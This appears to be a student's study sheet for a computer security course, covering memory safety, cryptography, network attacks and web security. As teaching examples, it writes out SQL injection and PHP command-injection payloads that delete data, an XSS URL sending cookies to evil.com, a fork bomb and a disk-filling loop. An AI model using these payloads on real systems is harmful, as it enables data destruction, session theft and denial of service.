PART 1: SECURITY PRINCIPLES

SECURITY PRINCIPLES.

1. Security is economics.
2. Principle of Least Privilege (limit exposure in the case of a breach).
3. Use fail-safe defaults (deny access by default, allow selectively).
4. Separation of responsibility (require several parties to work together).
5. Defense in depth (use redundant protection).
6. Psychological acceptability (users should buy into security model).
7. Human factors matter (people become numb to security if it bothers them).
8. Ensure complete mediation (Check every access to every object).
9. Know your threat model (original assumptions may have changed over time).
10. Detect if you can't prevent.
11. Don't rely on security through obscurity.
12. Design security from the start.
13. Conservative design (evaluate systems by looking at worst-case scenarios).
14. Kerkhoff's principle/Shannon's maxim (the enemy knows the system)
15. Proactively study attacks.

SYSTEM DESIGN

Trusted Computing Base: a part of a system that we rely upon to operate correctly if the system is to be secure. If it fails, the system's security is compromised. Examples: root user on linux, internal network protected by a firewall.

Access Control: a set of rules that limit access to a system.

Reference Monitor: a mechanism that ensures that access control policy is followed (TCB for access control).

TCB Design Principles: Unbypassable, tamper-resistant, and verifiable. Keep it small and simple. Move as much code outside the TCB as possible.

Benefits of TCB: We can focus security attention on a small part of a system, instead of trying to protect the whole thing.

Privilege Separation: split up software architecture into multiple modules, some privileged and others unprivileged.

TOCTTOU Vulnerabilities [Time of Check to Time of Use]

Attackers can run code in parallel to bypass conditional cases.

```
int openFile(char *path) {
        struct stat s;
        if (stat(path, &s) < 0) { return -1; }
        if (!S_ISRREG(s.st_mode)) { return -1; }     <= TIME OF CHECK
        return open(path, O_RDONLY);                 <= TIME OF USE
}
```

PART 2: MEMORY SAFETY.

X86 Review

Important Registers: EBP (base pointer) & ESP (stack pointer).
The stack grows down, towards lower addresses, by decrementing ESP.
EIP/EBP are registers, hold active instruction pointer and base pointer.
ESP is a register that points to the top of the stack.
RIP/SFP are spots on the stack that store saved versions of these values.
On a function call, EIP/EBP are copied onto the stack and labeled RIP/SFP.

Function Prologue:

```
push %ebp          Save the top of the previous frame.
mov %esp %ebp      Start the new frame by moving EBP down to ESP.
sub X %esp         X = size of local variables (grow stack).
```

Function Epilogue:

```
add X %esp         Sometimes "mov %ebp %esp"
pop %ebp
ret                Pops return address from stack, goes there.
```

Push parameters onto stack; call function; save/update %ebp; save CPU registers for temps; allocate local variables; perform function's purpose; release local storage; restore saved registers; restore old base pointer; return from function (go to RIP); clean up pushed parameters.

BUFFER OVERFLOW VULNERABILITIES.

C doesn't have any bounds checking; thus, we can intentionally access/write to memory that's out-of-bounds, changing values, function pointers, and more.

Malicious Code Injection Attack: transfer execution to malicious code (could be stored in buffer, or elsewhere in program).

Stack Smashing: write past the end of a buffer and change the RIP [return instruction pointer]. On function return, execution will jump to new RIP.

Stack Canaries: a defense against stack smashing. A randomly generated value stored right after the RIP/SFP. Function epilogue checks value of canary against stored value. Bypasses: learn value of canary + overwrite with self, overflow in heap, overwrite fn pointer on stack, random-access write past canary.

Format String Vulnerabilities:

- "%x:%x" reveals the contents of the function's stack frame.
- "%s" treats the next word of stack memory as an address, prints it as string.
- "%100c" prints 100 characters.
- "%n" allows overwriting arbitrary addresses.
- "%x:%s" treats next word as address, prints word after that as string.

```
printf(buf);         <= If buf contains % chars, printf will look for args
printf("%s", buf);   <= buf is safely encoded.
```

Integer Conversion Vulnerabilities: attackers can take advantage of signed => unsigned implicit integer casting to bypass conditional checks on sizes.

A BUFFER OVERFLOW EXAMPLE.

```
void function(int a, int b, int c) {
        char buffer1[5];
        char buffer2[10];
        int* ret;
        ret = buffer1 + 12;
        (*ret) += 8;
}
```

```
void main() {
        int x;
        x = 0;
        function(1, 2, 3);
        x = 1; << THIS LINE IS SKIPPED >>
        printf(%d\n", x)
}
```

In the example above, the stack looks like this:

(bottom of mem) [buffer2] [buffer1] [sfp] [ret] [a] [b] [c] (top of mem)

We've added 12 to the address of buffer1 and changed the value at that location by 8 (thus changing the return instruction pointer).

DEFENSES AGAINST MEMORY SAFETY VULNERABILITIES.

- Secure coding practices (runtime bounds checking).
- Better languages/libraries.
- Runtime checking.
- Static analysis.
- Testing (random inputs, mutated inputs, structure-driven input generation)
- Defensive programming (each module takes responsibility for validating inputs)

DEP (W^X)

To defend against code execution, we can mark writeable pages as non-executable (NX bit = writeable, not executable).

Return-Oriented Programming find short code fragments (gadgets) that, when called together in sequence, execute the desired function.

Address Space Layout Randomization (ASLR) randomizes the location of everything in memory.

To bypass ASLR + DEP, attacker needs to be able to read memory, then create a ROP chain, then write memory.

PRECONDITION/POSTCONDITION CHECKING EXAMPLES.

```
/* requires p != NULL */
int deref(int *p) { return *p; }

/* ensures: retval != NULL */
void *mymalloc(size_t n) { void *p = malloc(n); if (!p) { perror("Malloc"); exit; } return p; }

int sum(int a[], size_t n) {
        int total = 0;
        for (size_t i=0; i < n; i++) {
                /* requires: a != NULL && 0 <= i && i < size(a) */ total += a[i];
        }
        return total;
}
```

PART 3: ENCRYPTION.

ENCRYPTION OVERVIEW.

Confidentiality: preventing adversaries from reading our private data
Integrity: preventing adversaries from modifying our private data
Authenticity: determining who created a given document

Symmetric-Key Cryptography: both endpoints share the same key.

- Symmetric-Key Encryption: provides confidentiality
- Message Authentication Codes: provide authenticity/integrity

Public-Key Cryptography: both endpoints have a public + private key

- Public-Key Encryption: provides confidentiality
- Public-Key Signatures: provide authenticity/integrity

Types of Attacks:

1. Ciphertext-Only: Eve only has a single encrypted message.
2. Known-Plaintext: Eve has an encrypted message + partial info about message.
3. Chosen-Plaintext: Eve can trick Alice into encrypting messages.
4. Chosen-Ciphertext: Eve can trick Bob into decrypting ciphertexts.
5. Chosen-Plaintext/Ciphertext: Both 3 and 4 apply.

SYMMETRIC-KEY ENCRYPTION.

One-Time Pad:
KeyGen(): Alice and Bob pick a shared random key K.
Enc(M, K): $C = M \oplus K$
Dec(C, K): $M = C \oplus K$

If the key is reused to encrypt M and M', then Eve can take the XOR of the two ciphertexts to obtain $C \oplus C' = M \oplus M'$, which reveals partial information.

Block Ciphers:
Al/Bob share random k-bit K used to encrypt n-bit message into n-bit ciphertext. There is an invertible (bijective) encryption fn (Ek) and decryption fn (Dk).

Symmetric Encryption Schemes:
Goal #1: We want to encrypt arbitrarily long messages using fixed block cipher.
Goal #2: If the same message is sent twice, the ciphertext should be different.

ECB Mode [FLAWED]: M is broken into n-bit blocks, and each block is encoded using the block cipher. The ciphertext is a concatenation of these blocks. Redundancy in the blocks will show, and Eve can deduce information about the plaintext.

CBC Mode: For each message, sender picks random n-bit string (nonce/IV).
$C_0 = IV$. $C_i = E_k(C_{i-1} \oplus M_i)$. $C = IV \bullet C_1 \bullet C_2 \bullet \ldots \bullet C_L$

OFB Mode: IV is repeatedly encrypted: $Z_0 = IV$ and $Z_i = E_K(Z_{i-1})$. Values Z_i are used in a one-time pad: $C_i = Z_i \bullet M_i$. It's very easy to tamper with ciphertexts!

Counter Mode: Useful for high-speed computations. Encrypt a counter initialized to IV to obtain sqeuence of Z_i - $Z_i = E_K(IV + i)$, $C_i = Z \oplus M$.

ASYMMETRIC CRYPTOGRAPHY (Public-Key Encryption)

Diffie-Hellman Key Exchange:

1. Alice and Bob agree on a large prime p (can be public).
2. Alice and Bob agree on a number g in $1 < g < p - 1$
3. Alice picks a secret value $a \subset \{0, 1, \ldots, p-2\}$ and computes $A = g^a \bmod p$.
4. Bob picks a secret value $b \subset \{0, 1, \ldots, p-2\}$ and computes $B = g^b \bmod p$.
5. Alice/Bob publicly share A and B.
6. Alice/Bob compute $S = B^a \bmod p = A^b \bmod p$, which is a symmetric key.

Security of DH relies upon the fact that $f(x) = g^x \bmod p$ is one-way.

El Gamal Encryption:

1. Alice and Bob agree on a large prime p (can be public).
2. Alice and Bob agree on a number g in $1 < g < p - 1$
3. Bob picks a secret value $b \subset \{0, 1, \ldots, p-2\}$ and computes $B = g^b \bmod p$.
4. Bob's public key is B, and his private key is b.
5. **If Alice wants to send $m \subset \{1, \ldots, p-1\}$ to Bob, she picks a random value $r \subset \{0, \ldots, p-2\}$ and computes $C = (g^r \bmod p, m \times B^r \bmod p)$.**
6. If Bob wants to decrypt C = (R, S), he computes $M = R^{-b} \times S \bmod p$.

MESSAGE AUTHENTICATION CODES & DIGITAL SIGNATURES

MAC's (Symmetric Key Encryption): A signed checksum. To securely sign and encrypt a message, attach F(K, E(M)) to E(M), where F(...) = MAC, and E(...) = Encrypt.

Cryptographic Hash Functions: a deterministic and unkeyed function H. The output is a fixed size (i.e. 256). Any change to the message causes a LARGE change in the hash.

Properties of Hash Functions:
1. One-Way/Pre-Image Resistant: H(X) can be computed efficiently; given a hash y, it is infeasible to find ANY input x such that y = H(X).
2. Second Pre-Image Resistant: Given a message x, it is infeasible to find another message x' such that $x' \neq x$ but H(x) = H(x').
3. Collision Resistant: Infeasible to find any x, x' such that $x' \neq x$ but H(x) = H(x').

Digital Signatures: consist of a Sign (private) + Verify (public) key.
- KeyGen() => (K, U): Outputs a matching private key and public key.
- Sign(M, K) => S: Outputs a signature on the message M signed by key K.
- Verify(M, S, U) => T/F: Outputs T/F if S is valid/invalid signature.

Trapdoor One-Way Functions: A function that is one-way, but has a special backdoor that enables someone who knows the backdoor to invert the function. Example: RSA.

Number Theory:
- If gcd(x, n) = 1, then $x^{\varphi(n)} = 1 \pmod n$ Euler's theorem.
- If p and q are two different odd primes, then $\varphi(pq) = (p-1)(q-1)$.
- If p = 2 (mod 3) and q = 2 (mod 3) then $\exists$ d s.t. $3d = 1 \bmod \varphi(pq)$, and this number can be computed efficiently given $\varphi(pq)$.

Define functions $F(x) = x^3$ and $G(X) = x^d \bmod n$. Then, $G(F(x)) = \forall$ x s.t. gcd(x, n) = 1.

RSA Theorem: $G(F(x)) = (x^3)^d = x^{3d} = x^{1+k\varphi(n)} = x^1 \cdot (x^{\varphi(n)})^k = x \cdot 1^k = x \pmod n$.

RSA Approach:

- KeyGen(): Choose random primes p, q that are both 2 mod 3. Public key: n = pq, Private Key: d chosen as above.
- Sign(M, d) = $H(M)^d \bmod n$
- Verify(M, S, n) = Boolean($H(M) == S^3 \bmod n$)

KEY MANAGEMENT

Public keys need to be shared in a secure manner to avoid MITM attacks.

Trusted Directory Service: an organization that holds names & public keys. The public key of the directory system needs to be hardcoded in order for this method to be secure.

Shortcomings of TDS:
- Trust: requires complete trust in the TDS.
- Scalability: TDS becomes a bottleneck; everybody needs to contact the TDS.
- Reliability: If the TDS becomes unavailable, all communication fails.
- Online: This doesn't work if users are offline.
- Security: The TDS needs to be secure against remote attacks.

Digital Certificates: a way to associate name + public key, attested by 3rd party. These can be downloaded over insecure channels; the signature on the certificate is signed by a user that we already should trust (starts at the root).

Public Key Infrastructure:
Certificate Authority: a party who issues certificates (public key of CA is hardcoded)
Certificate Chains/Hierarchical PKI: A sequence of certificates, each of which authenticates the public key of the party who's signed the next certificate in the chain.
Revocation: handled through validity periods (expiration date), revocation lists (published & signed by each CA)

Web of Trust: an alternative approach (democratized PKI). Any person can issue certificates for their people they know. Shortcomings: trust isn't transitive, and trust isn't absolute!

Leap-of-Faith Authentication [TOFU]: assumes the first interaction is safe/ unobstructed; uses public key acquired on this transaction for all future interactions. Doesn't defend against MITM on first interaction, but prevents passive eavesdropping and future attackers. Incredibly easy to use (ex: SSH).

PASSWORDS

Security Risks:
1) Problem: Online Guessing Attacks (Targeted + Untargeted)
   Defense: Rate limiting. Add CAPTCHA's. Password nudges/requirements.
2) Problem: Social Engineering/Phishing
3) Problem: Eavesdropping (MITM)
   Defense: Use SSL or TLS, or advanced cryptographic protocols.
4) Problem: Client-Side Malware (Keylogger can capture user's password)
   Defense: None, really.
5) Problem: Server Compromise (attacker can learn passwords stored on server)
   Defense: Password Hashing. Use a SLOW hash, like iterative hashing.

Main Attacks:
- Dictionary Attack: attacker tries all passwords against each H(w).

- Amortized Attack: Build H(w), w for all common passwords, then run through all user passwords in one pass.

Password Hashing: When Alice creates account with PWD w, system chooses random salt s and computes/stores H(w, s). Instead of storing H(w), we store s, H(w, s) in database.
- It's OK if attacker gets salt; amortized guessing attack no longer possible.
- Password-based keys usually have weak security, so it's better to use random cryptographic key (i.e. truly random AES-128 key).

Alternatives to Passwords: 2FA, OTP, Public Key Crypto (SSH), Persistent Cookies.

PART 4: THE INTERNET.


THE OSI 7-LAYER MODEL

1. **Physical Layer:** individual bits encoded via voltage levels
2. **Link Layer:** breaks down routes in network layer into hops between subnetworks
3. **Network Layer:** finds routes through Internet to send packets. IP addresses.
4. **Transport Layer:** creates end-to-end connection between client/destination (TCP/UDP)
7. **Application Layer:** human-readable content you want to send (i.e. HTML).

NETWORK ADVERSARIES

1. Off-Path: cannot read/modify any messages sent over connection
2. On-Path: can read, but not modify, messages
3. MITM/In-Path: can read, modify, and block messages

All adversaries can send/receive messages of their own! i.e. Spoofing.



LOWER LAYERS: ARP + DHCP

Local Area Network: computers in a small area connected through link layer.

Ethernet: a common link layer that assigns a MAC address to each computer on LAN. Most devices on Ethernet can sniff packets and introduce packets.

ARP: Address Resolution Protocol: translates global IP addr. into local MAC addr.
- Alice wants to send message to Bob. Alice broadcasts request for MAC address of 1.1.1.1 on LAN. Bob responds with his IP + MAC. Alice caches the information.
- Gateway handles responses that lie outside of the network.

ARP Spoofing: Mallory can create a spoofed reply & send it to Alice. **This is a Race Condition, from a MITM attack.** Defenses: use VLANs (which isolate different parts of the network) or use switches, which only broadcast messages to MAC's.

DHCP: handles setup when computer first joins network.
DHCP Handshake: a four-step process between client & server.
1. **Client Discover:** client broadcasts request for configuration
2. **Server Offering:** any server able to offer IP addresses responds w/ configuration.
3. **Client Request:** client broadcasts which configuration it's chosen.
4. **Server Acknowledge:** server confirms that config has been chosen.

DHCP Spoofing: At server offer step, attacker can send forged configuration. **Race Condition.** Attacker can become MITM by offering own IP as gateway. Defenses: none, really, because we don't have a trusted foundation for an initial connection.

LAYER 4: TCP/UDP

TCP: A reliable, in-order, connection-based stream protocol. Identified by a 5-Tuple of (Client IP, Client Port, Server IP, Server Port, Proto=TCP).

1. Client sends TCP SYN to server. Chooses rand(32) Initial Sequence Number.
2. If server accepts, responds wit SYN + ACK (packet with SYN/ACK flags set, client sequence number += 1, server sequence number = rand(32)).
3. Client responds with ACK, connection is established.
4. During connection: each side sends data, other side acknowledges data.
5. To end connection, one side sends FIN (won't send, but will accept).
6. When other side sends FIN, then connection safely terminated.
7. If side sends RST packet with proper sequence number, immediately terminated.

TCP Spoofing: very easy, since TCP doesn't provide confidentiality OR integrity!

- Off-Path: must guess Client/Server IP/Port/Seq. Num.
- On-Path: can easily inject messages into TCP connection (race condition) with proper sequence numbers.
- In-Path: doesn't have to race; can simply drop & replace packets from either side.

Connection Hijacking: Attackers can insert RST packets to terminate the connection. Must know port/sequence numbers.

Blind Spoofing: Off-Path Attackers can inject into TCP connection by inferring/ guessing port + sequence numbers. No longer a threat, since ISN's are randomized.

UDP: Offers no guarantees about reliability (no recover/resend functionality). Often used for the speed advantages (i.e. voice - easier to drop than wait for resend).

TLS/SSL: Provides end-to-end encrypted communication channel. Built on top of TCP.

1. Client sends SYN, ISN (rand).
2. Server responds with SYN + ACK, ISN (rand).
3. Client sends ACK.
4. Client sends ClientHello: Random R_B and list of supported encryption protocols.
5. Server sends ServerHello: Random R_S + selected protocol + server's certificate
6. If client trusts CA signing the certificate, then verifies that server public key is valid; otherwise, may need to verify chain of certs in PKI until reaches root.
7. Client/Server Generate Premaster Secret (PS) known ONLY to the client/server.
    1. Approach #1: Use RSA. **Does not ensure forward secrecy.**
       Client declares PS = rand(), sends Enc(PS, Server Public Key) to Server. Verify MAC's over all messages sent so far.
    2. Approach #2: Use Diffie-Hellman. **Ensures forward secrecy.**
       Server sends $\{g, p, g^a \bmod p\}_{\text{ServerSignKey}}$. Client verifies via Server Verify Key, responds with $G^b \bmod p$.
8. Using shared PS, R_B, R_S, Client/Server derive encryption and integrity keys.

Security Guarantees of TLS Handshake: Client is talking to legitimate server, no one has tampered with the handshake, and client/server share a set of symmetric keys that nobody else knows.

Attacks Not Prevented: TCP-Level DoS, Server-Side Coding Flaws.

Replay Attacks: attacker can record old messages and send to server. Using randomly generated R_B and R_S ensure that replay attacks fail in new connection. In same connection, TLS messages usually contain counter/timestamp.

DNS: Domain Name System.

DNS Message Format: Built on UDP.

- 16 Bit ID Field: random per query, used to match requests to responses

- 16-Bit Flags: Query v. Response, Status (NOERROR, NXDOMAIN)
- 1 Bit: Number of Questions Asked (always 1)
- 3 Bits: Resource Record Information
- Rest: Payload of DNS Query/Response (Set of RR's).

DNS Recursive Resolver: sends queries, process responses, maintains cache.

DNS Root Servers: a special set of publicly-known authority servers.

DNS Lookup: Record look-ups happen in a tree-like format.

DNS Query (example for eecs.berkeley.edu):

Record Types

A Records map names to IP Addresses.

NS records map a DNS zone to a name server.

AAAA Records correspond to IPv6 Addresses.

Section Types

The ANSWER section contains the correct IP Addresses, if this response contains it.

The recursive resolver caches answers.

```
$ dig +norecurse eecs.berkeley.edu @198.41.0.4

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26114
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 27

;; QUESTION SECTION:
;eecs.berkeley.edu.          IN   A

;; AUTHORITY SECTION:
edu.                172800   IN   NS   a.edu-servers.net.
edu.                172800   IN   NS   b.edu-servers.net.
edu.                172800   IN   NS   c.edu-servers.net.
...

;; ADDITIONAL SECTION:
a.edu-servers.net.  172800   IN   A    192.5.6.30
b.edu-servers.net.  172800   IN   A    192.33.14.30
c.edu-servers.net.  172800   IN   A    192.26.92.30
...
```

DNS SECURITY

DNS Cache Poisoning & Bailwick Checking: only allows name server to provide records under its domain. DNS is insecure against malicious name server!

On-Path Attacks: DNS completely insecure against on-path attacker! Attacker must guess ID Field, however, which has $1/2^{16}$ chance of success.

Kaminsky Attack on nonexistent name servers exploits the NXDOMAIN status (nonexistent domain), which doesn't cache anything. Thus, attackers can make 1000s of DNS queries, race until fake response arrives first. Off path attackers can brute-force the ID field. Defense: Add UDP source port randomization (decreases P[success] to $1/2^{32}$. This doesn't help for on-path attackers, however.

DNSSEC: Provides integrity & authenticity on top of all DNS messages. Designed as PKI (hierarchal chain of trust). If Alice wants to endorse Bob, Alice signs Bob's public verification key with Alice's secret signing key.

With DNSSec, the Authority section contains two extra records:

- **DS (Designated Signer):** encodes the public key of the next name server.
- **RRSIG:** A record signing the DS record using the parent domain's secret key.

Attack: DoS for Nonexistent Domains.
Defense: Return a NSEC Record: "No domains exist from **b.example.com** to **l.example.com**.
Problem: By traversing alphabet, attacker can learn names of every subdomain.
Solution: NSEC3 - uses the hashes of domain names instead of the names themselves.

DENIAL OF SERVICE

Goal: Prevent real users from accessing a service. DDoS = many different devices.

Methods: Program Flaw (crash or shut down a system), Resource Exhaustion ("while(1)")

Example: DoS an OS by taking up disk space, or creating many processes.

Network-Level DOS:

Attack: flood with packets. Attack bandwidth (max-size packets) or process rate (min-size packets).

Defense: Install network filter to discard packets with attacker IP. DDoS prevents this filtering from working.

Problem: Amplification leverages system structure to pump up load (i.e. DNS lookup).

Example: TCP SYN Flooding. Attacker targets memory. Every SYN that attacker sends burdens target. Defenses: make sure client has enough memory, refuse bad actors, don't keep state (SYN cookies).

- `char buf[1024]; int f = open("/tmp/junk"); while (1) write(f, buf, sizeof(buf));`
  - Gobble up all the disk space!
- `while (1) fork();`
  - Create a zillion processes!
- Create zillions of files, keep opening, reading, writing, deleting
  - Thrash the disk

Solution: SYN Cookies: when SYN arrives, encode connection state entirely within SYN-ACK SqNum. When ACK of SYN-ACK arrives, only create state if value agrees with secret. Rather than holding state, encode it.

Application-Level DOS

Trigger worst-case complexity of algorithms. Solution: use algorithms with good worst-case running time. Only let legitimate users to issue expensive requests. Force legitimate users to "burn" cash.

FIREWALLS

Goal: harden systems against external attack. Achieve this through a chokepoint.

Firewalls enforce access control policy, which restrict who's allowed to talk to who.

Simple policy: allow all outbound connections, restrict inbound connections to services meant to be externally visible.

Treating Non-Explicit Traffic: Default Allow (blacklist) vs. Default Deny (whitelist).

Stateless Packet Filter: inspects packets for filtering rules.

Stateful Packet Filters: firewall tracks all connections, each rule specifies which connections are allowed/denied. Example Rules:

```
allow tcp connection 4.5.5.4:* -> 3.1.1.2:80
(permits TCP initiated by host w/ IP 4.5.5.4, connecting to port 80 of 3.1.1.2)
allow tcp connection *:*/int -> 3.1.1.2:80/ext
(permits TCP initiated by any internal host, connecting to port 80 of 3.1.1.2)
allow tcp connection *:*/int -> *:*/ext
(permits all outbound TCP connections)
allow tcp connection *:*/ext -> 1.2.2.3:80/int
(permits inbound TCP connections to public webserver 1.2.2.3)
```

Firewall Disadvantages:
- Functionality Loss - less connectivity, less risk
- Malicious insider problem (lateral movement used to attack other machines)

DETECTION

Network Intrusion Detection System (NIDS): Scan HTTP requests, prevent bad requests (i.e. /etc/passwd). Issues: sometimes these requests are legit; also, "bad" requests vary by machine type (i.e. filepaths).

Host-Based Intrusion Detection (HIDS) [Antivirus]: monitor system call activity of backend processes.

Log Analysis: run script every night to analyze log files generated by servers.

Detection Accuracy: FP = P[A | Not Intrusion], FN = P[Not A | Intrusion]. Balance between FP/FN depends on situation.

Detection Styles:

1. Signature-Based: look for activity that matches structure of known attacks
2. Anomaly-Based: use logs to develop model of normalcy; flag activity that deviates
3. Specification-Based: don't learn what's normal; specify what's allowed.
4. Behavorial-Based: don't look for attacks, look for evidence of compromise.
   Problems: Post-Facto Detection!


NIDS v. HIDS: NIDS covers many systems w/ single deployment, much easier to bolt-on; HIDS is better positioned to block attacks, provides visibility into encrypted activity, and can prevent non-network attacks.

PART 5: WEB SECURITY

HTTP REQUESTS: GET Requests have no side effect; POST Requests may have a side effect.

Embedded JS: can modify anything on page. Change content, images, style, hide/unhide cursor, access/change/delete cookies.

Frames: allow embedding page within page.




Common Security Risks

RISK: sites shouldn't have computer write access.
DEFENSE: JS is sandboxed.

RISK: sites shouldn't be able to spy on others.
DEFENSE: the Same-Origin Policy.

RISK: data stored on web servers should be safe
DEFENSE: server-side security



SAME-ORIGIN POLICY (SOP):

Every site is isolated from all others. Multiple pages from same site are not isolated. Origin determined by (protocol, hostname, port) - string matching. Javascript on one page cannot read/modify pages from different origins. Javascript runs with origin of page that loaded it.

Note: iframes have the origin of URL from which iframe is served, not loading site.

Cross-origin communication allowed through narrow postMessage API.

INJECTION ATTACKS

PHP Injection Examples

Example Function: http://calc.php?exp="3+5"

Example Attack: http://calc.php?exp="3+5;system('rm *.*')"

SQL Injection Examples

Valid Select Queries:

```
INSERT INTO Customer VALUES (8477, 'oski', 10.0)
SELECT Balance FROM Customer WHERE Username='bgates'
DROP TABLE Customer
```

SQL Injection Example:

Server: "SELECT AcctNum FROM Customer WHERE User='$recipient'"
Attack: $recipient = alice';SELECT * FROM Customer;'

Server: "SELECT * FROM Users WHERE user='$user' AND pwd='$pwd'"
Attack: $user = 'or 1=1 --
Attack: $user = '; DROP TABLE Users --
Attack: $user = '; INSERT INTO TABLE Users ('attacker', 'attacker secret');

Prevention: Sanitize All User Input!

CROSS-SITE SCRIPTING (XSS)

Attacker injects a malicious script into the webpage viewed by a victim. Script runs in user's browser with access to page data.

Stored XSS: attacker manages to store malicious script on web server.

Reflected XSS: attacker gets victim to visit url with embedded JS.

Example: http://bank.com/search.php?term=<script>window.open("http://evil.com/?cookie="+document.cookie)</script>

Preventions: Input Validation (all inputs are expected form), Output Escaping (escape the parser), Content Security Policy (CSP) - whitelist allowed scripts.

SESSION MANAGEMENT & COOKIES

Cookies allow us to maintain state in the browser. On first connection, web server includes a SET-COOKIE header. When browser re-connects to same server, attaches cookies that are in-scope.

- domain = (when to send) ex: login.site.com can set cookie for all of *.site.com
- path = (when to send) ex: /some/path
- secure = (only send over SSL)
- expires = (expiration date)
- HttpOnly (flag to block cookie from JavaScript access)

Setting a cookie: document.cookie="name=value; expires=..."
Reading a cookie: alert(document.cookie)
Deleting a cookie: document.cookie="name=;expires=Thu, 01-Jan-00"

Session Token: a temporary identifier for a user. Could be stored in cookies (CRSF vulnerability), embedded in URL links (users might share URL's), or in hidden form field (short sessions only).

CSRF (CCross-Site Request Forgery): Forge a request to a secure site (i.e. bank) from a malicious site (i.e. evil.com). Browser will attach cookies, thinking that it's legit. Defenses: CSRF token (stored in forms as hidden field), Referrer Validation (header in POST request).

PHISHING ATTACKS

URL Obfuscation Attack: choose url's with typos - **bankofamerca.com**
Homeograph Attack: choose url's with unicode characters
Defenses: user should check URL of page they're visiting.

Spear Phishing: targeted phishing. Defenses fall on the user.

UI-BASED ATTACKS

Clickjacking Attack: mouse click used in way not intended.
`<a onMouseDown=window.open(http://evil.com) href=http://google.com/>Google</a>`

Frames: used to embed another document within current HTML document. Evil site can selectively cover good site to create a different effect.

Cursorjacking: deceive user by using custom image (real pointer displayed with offset)
Defenses: user confirmation, UI randomization, framebusting (prevent other sites from framing), lightboxing (lightbox effect around target pointer).

Example Framebusting: `if (top != self) { top.location = self.location }`

Temporal Integrity: invalidate clicks for a few seconds after visual changes.

X-Frames-Options Header: DENY (browser won't render framed page), SAMEORIGIN (only render if same origin).

ANONYMOUS COMMUNICATIONS

ANONYMITY: identity of source + destination concealed from anybody.

PROXY APPROACH: send all communication through a middleman (i.e. HMA) - encrypt destination and message using HMA's public key. HMA forwards the message.
- Problems: Costly; HMA knows A/B are communicating!

ONION ROUTING: Alice wants to talk to Bob, with help of HMA, Dan, and Charlie.
- Alice sends this to HMA: $\{\{\{M, \text{Bob}\}_{K\_DAN}, \text{Dan}\}_{K\_CHARLIE}, \text{Charlie}\}_{K\_HMA}$. As long as one of the intermediaries are honest, this is secure.
- To prevent problem of multiple adversaries working together, use many different servers in different countries!
- Side Channel Attack: use timestamps to identify correlations. Prevention: delays!

CENSORSHIP: some countries block encrypted traffic. Alternative: use TOR!

BITCOIN

Bitcoin is a cryptocurrency. Rules are enforced by cryptography. Consists of:

1) Ledger: publicly visible, append-only, immutable log
2) Cryptographic Transactions: signed transactions

Each user holds PK, SK. If Alice transfers $10 to Bob, the transaction is:
Transaction = $\text{Sign}_{SK(\text{Alice})}(PK_A \text{ transfers \$10 to } PK_B)$.

Ledger: each transaction contains hash of previous transaction. Given hash(B_i from trusted source and blocks 1...i from untrusted source, Alice can verify 1...i not compromised.)

Every participant stores the blockchain.

Fork Attack: Mallory can fork hash chain. Solution: only miners can append to blockchain.

All miners try to solve proof-of-work. Miners broadcast blocks with proof-of-work. Longest correct chain wins. 51% assumption. Information can never be erased!